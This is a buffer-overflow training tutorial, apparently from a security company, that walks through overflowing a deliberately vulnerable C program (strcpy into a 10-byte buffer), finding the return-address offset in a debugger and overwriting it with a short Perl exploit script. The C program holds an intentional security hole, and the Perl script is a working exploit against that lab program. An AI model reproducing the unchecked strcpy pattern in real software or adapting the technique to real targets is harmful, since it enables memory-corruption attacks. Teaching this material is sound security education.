
CRYPTUS CYBER
SECURITY PVT. LTD.

Buffer Overflow

Introduction

Buffer overflow is a situation arises when you try to put the data in an array which is more than the size of the array and you haven't put any exception handling. So you keep on filling the array but the time comes when array ends and you overwrite what was there.

Benefits of BoF

When you overwrite the memory data, you can overwrite EIP (Instruction Pointer) which is critical for any application as it holds the return address so when the function ends, it will find ret instruction which will put the program counter at the value which EIP is holding. So if you can change that value you can change the program flow and make it execute something else.

Requirements

OllDbg: - A debugger tool

Turbo C: - A C/C++ compiler


Real Fun Begins!!!

Let's see the vulnerable code written in C language


```
#include <conio.h>
#include <stdio.h>
#include <string.h>


int overflow(char *s)
 {

   char buffer[10];   // our buffer

   strcpy(buffer,s); // vulnerable code

   return 0;
```

```
}


void exploit()
  {

    printf(" You passed !!!!!! \n");

  }
int main(int argc, char *argv[])
 {

    Int a = 0;

    printf(" you are in test.exe now \n");

    overflow(argv[1]);   //calling the function

    if(a==1)
     {

         exploit();      //this should never get execute

     }

    else
     {

          printf("you failed \n");

     }

   return 0;

}
```

As you can see from the code that if we give the input of more than 10 character the application will crash. Let’s run this program with 50 to 60 A’s as an input




As you can see the application crashed. Now lets check the error report



Check the offset 41414141→ which is hex of 65 and which in turn ascii of A

What we did is that we change the return address to 41414141 but which doesn't exist so windows gave the error. Now what we need to do is to change the return address to our exploit() function in order to execute it.

To find the address of exploit() function we will use OllyDbg to decompile the test.exe



So we want to force the program to execute 00401317 which is a call to our exploit() function

Convert 00 40 13 17 to little Endian format so it becomes 17 13 40 00

Ok so now we got the new address for the EIP. Let's find at how many byte from the buffer the actual EIP is.

To do this we need to create a long string of random characters without repeating sequence


To do this use online string to hash tools.

http://www.fileformat.info/tool/hash.htm

I will be using the following string,

ffc33ad72722b3def7b8472b45542912 e3fb66d7898baa5f6e21d5cb25f6866e

Now run test.exe with the above string as argument



Note down the offset, it is the new EIP. Convert it to little endian format.
So 32 31 39 32 becomes 32 39 31 32

Convert this hex to ascii but first append ':' before every pair so it becomes 32:39:31:32

http://www.dolcevie.com/js/converter.html

I got 2912. Now we search 1912 in the big string which we had used as a parameter

ffc33ad72722b3def7b8472b4554**2912** e3fb66d7898baa5f6e21d5cb25f6866e

Now we wont need anything after 2912 so discard it. The final string is ffc33ad72722b3def7b8472b4554**2912.**

There are 28 bytes before 2912 which is the new EIP so we need to send the junk of 28 bytes and an evil EIP of 4 bytes.

You can do this with the perl exploit. To run it you need active perl installed

```
#!/usr/bin/perl

my $junkdata="\x41"x28;# create the 28 byte length junk data

my $ret="\x17\x13\x40\x00";# our evil EIP goes here

my $exploit=$junkdata.$ret;# merge them into one evil string
```

```
print "Sending exploit....\n\n";

system("test.exe", $exploit); # execute test.exe with the evil argument
string


print "\n Done! \n";
```

Save it as exploit.pl and run it

The exploit was success full